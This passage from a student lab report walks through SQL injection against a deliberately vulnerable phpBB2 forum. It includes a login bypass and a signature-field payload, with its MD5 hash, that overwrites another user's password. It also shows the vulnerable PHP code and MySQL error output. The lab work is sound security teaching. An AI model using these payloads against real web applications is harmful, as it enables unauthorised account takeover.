
Even though we successfully implemented a two separate SQL statement, which the second one is an update statement in the first figure, this will not work because of the work logic of the "sql_query" method in the login.php code. In the PHP manual, it is stated that multiple statements are not supported, so when we look at the implementation of the login part in login.php code, "sql_query" method is used and it will not allow multiple statements to be executed at the same time [4]. Following figure shows the usage of "sql_query" method in the login.php code.



```
// Modified for SQL injection
                                    $sql_checkpasswd = "SELECT user_id, username,
user_password, user_active, user_level, user_login_tries, user_last_login_try
                                                     FROM " . USERS_TABLE . "
                                                     WHERE username = '" . $username . "'" . "
AND user_password = '" . md5($password). "'";
                                    if ( !($result_checkpasswd = $db->sql_query
($sql_checkpasswd)) )
                                    {
                                                     message_die(GENERAL_ERROR, 'Error in
obtaining userdata', '', __LINE__, __FILE__, $sql);
                                    }
                                    $row = $db->sql_fetchrow($result_checkpasswd);
```

Figure 24 - sql_query method

Because of the reason that the work logic of this method does not allow us to use multiple statements, we could not achieve to modify the database with an update statement. When we click the login button, it will show us an SQL error message. It will not allow us to the login to the system and will not execute our update statement, so in my opinion it is not possible to execute a second statement, such as update, delete and more, in these conditions.



Error in obtaining userdata

DEBUG MODE

SQL Error : 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE phpbb_users SET password='pass12345' WHERE username='admin'; #' at line 3

SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try FROM phpbb_users WHERE username = 'admin '; UPDATE phpbb_users SET password='pass12345' WHERE username='admin'; #'


Line : 66
File : login.php

Figure 25 - SQL Error message

## D. Project Task 2

As we succeeded on select statements in the first part, now we are moving on the second project task that we will try to implement an update statement with an injected malicious code.


As it is seen in the following figure, the member can edit the profile information from his profile screen after he or she logged in to the system.



| | |
|---|---|
| Items marked with a * are required unless stated otherwise. | |
| Username: * | alice |
| E-mail address: * | alice@seed.com |
| Current password: * You must confirm your current password if you wish to change it or alter your e-mail address | |
| New password: * You only need to supply a password if you want to change it | |

Figure 26 - Profile screen of Alice


After the member tried to make some changes on his or her profile information, an update SQL statement will be executed. The code of this update statement is also in the phpBB's source code's directory. It is possible to find it in the "usercp_register.php" file that is in the "include" folder. Following figure shows the implementation code for the update statement.



```
                        $sql = "UPDATE " . USERS_TABLE . "
                               SET " . $username_sql . $passwd_sql . "user_email = '" .
$email ."', user_icq = '" . str_replace("\'", "''", $icq) . "', user_website = '" .
str_replace("\'", "''", $website) . "', user_occ = '" . str_replace("\'", "''",
$occupation) . "', user_from = '" . str_replace("\'", "''", $location) . "',
user_interests = '" . str_replace("\'", "''", $interests) . "', user_sig = '" .
str_replace("\'", "''", $signature) . "', user_sig_bbcode_uid = '$signature_bbcode_uid',
user_viewemail = $viewemail, user_aim = '" . str_replace("\'", "''", str_replace(' ',
'+', $aim)) . "', user_yim = '" . str_replace("\'", "''", $yim) . "', user_msnm = '" .
str_replace("\'", "''", $msn) . "', user_attachsig = $attachsig, user_allowsmile =
$allowsmilies, user_allowhtml = $allowhtml, user_allowbbcode = $allowbbcode,
user_allow_viewonline = $allowviewonline, user_notify = $notifyreply, user_notify_pm =
$notifypm, user_popup_pm = $popup_pm, user_timezone = $user_timezone, user_dateformat =
'" . str_replace("\'", "''", $user_dateformat) . "', user_lang = '" . $user_lang . "',
user_style = $user_style, user_active = $user_active, user_actkey = '" . str_replace
("\'", "''", $user_actkey) . "'" . $avatar_sql . " WHERE user_id = $user_id";
                        if ( !($result = $db->sql_query($sql)) )
                        {
```

Figure 27 - Update statement source code


Now we will try to implement the injection code, which we will execute to change Ted's profile information including his password. As it is seen in the previous figure, there are some str_replace methods, which try to replace the first input with the second input, if it founds in the third input according to the PHP manual [5]. Therefore, I tried to implement an injection code with this mistake, which includes "\'", to see the result of the update statement as it is seen in the following figure.



```
\', user_password='example' WHERE username = 'ted'; #
```

Figure 28 - Example injection code that will captured by str_replace

Result of the update query statement is like in the following figure.




```
Could not update users table

DEBUG MODE

SQL Error : 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near 'example' WHERE username = 'ted'; #', user_sig_bbcode_uid = '4d2e3e6ee8', user_vi' at line 2

UPDATE phpbb_users SET user_email = 'alice@seed.com', user_icq = '', user_website = '', user_occ = '', user_from = '',
user_interests = '', user_sig = '"', user_password='example' WHERE username = 'ted'; #', user_sig_bbcode_uid =
'4d2e3e6ee8', user_viewemail = 0, user_aim = '', user_yim = '', user_msnm = '', user_attachsig = 1, user_allowsmile = 1,
user_allowhtml = 0, user_allowbbcode = 1, user_allow_viewonline = 1, user_notify = 0, user_notify_pm = 1, user_popup_pm
= 1, user_timezone = 0, user_dateformat = 'D M d, Y g:i a', user_lang = 'english', user_style = 1, user_active = 1, user_actkey =
'' WHERE user_id = 3

Line : 537
File : usercp_register.php
```

Figure 29 - Result of update statement

Then, when we remove the "\" mark from the beginning of the injection code, our injection code will be okay to move on because str_replace method in the "usercp_register.php" checks for "\'" to replace it with a double quotation mark.


In addition, when we look at the password part of the source code it uses md5 to hash the given password. Therefore, if we would like to change the password as "pass12345", we need to give the hashed version of this string to the database, so our injection code should include the hashed version for the password part. The md5 checksum of this password is seen in the following figure.



```
Password: pass12345
md5 checksum: 52dcb810931e20f7aa2f49b3510d3805
```

Figure 30- Hashing the password string


As a result, our malicious injection code for changing the password of Ted is like in the following figure.



```
', user_password='52dcb810931e20f7aa2f49b3510d3805'
WHERE username = 'ted'; #
```

Figure 31 - Malicious Injection Code

Now we need to login to the system as Alice like in the task 1. We just type "alice '; #" to the username textbox and go to profile screen. Then, we are typing our malicious injection code to the signature textbox, which is okay to update the password value of another user's account.



Signature:
This is a block of text that can be added to posts you make. There is a 255 character limit

HTML is OFF
BBCode is ON
Smilies are ON

```
', user_password='example' WHERE username = 'ted'; #
```

instead of 'example', use this hashed (md5) value
52dcb810931e20f7aa2f49b3510d3805

Figure 32 - Updating password with injection code

Then, when we logout from Alice's account and type the "ted" for the username textbox and "pass12345" for the password textbox, we achieve to login to Ted's account.



phpBB on MySQL4
This is the phpBB2 forum with SQL Injection vulnerability

Figure 33 - Ted's profile

## E. Conclusion

As a result, we have seen how successful that an SQL injection attack might be. The web applications that use SQL-based database server for their backend related works, are taking inputs from the user and store them in their database. Taking input process is the main key of the SQL injection attack. In this project, we tried to understand different attack scenarios, such as having login access to the system through another member's account or updating another member's information, such as password. The work logic of this attack is directly related with the situation of not checking the unwanted user inputs, so when the attacker tries to execute some malicious injection codes in the input textboxes, he will achieve an unauthorized access to the system. Because the SQL-based databases are commonly used in the web applications, this kind of injection attacks are so popular to perform on these web applications by exploiting their vulnerabilities. In addition, most of the developers make some mistakes on implementing these user input parts of the application, so this situation also makes the SQL injection attack popular. As a conclusion, we tried to understand the attack scenarios of the SQL injection attack and to learn how we can protect the application against the attackers.

## References:

[1] SQL Injection (SQLi). (n.d.). Retrieved May 6, 2017, from https://www.acunetix.com/websitesecurity/sql-injection/

[2] How to use VirtualBox to Run Our Pre-built VM Image? (n.d.). Retrieved from http://www.cis.syr.edu/~wedu/seed/Documentation/VirtualBox/UseVirtualBox.pdf

[3] Project 4: SQL Injection Attack. (n.d.). Koç University, COMP 434 Project 4 PDF, Retrieved May 6, 2017, from "https://sites.google.com/a/ku.edu.tr/comp434/assignments"

[4] PHP Manual: mysql_query. (n.d.). Retrieved May 7, 2017, from "http://php.net/manual/en/function.mysql-query.php"

[5] PHP Manual: str_replace. (n.d.). Retrieved May 7, 2017, from "http://php.net/manual/tr/function.str-replace.php"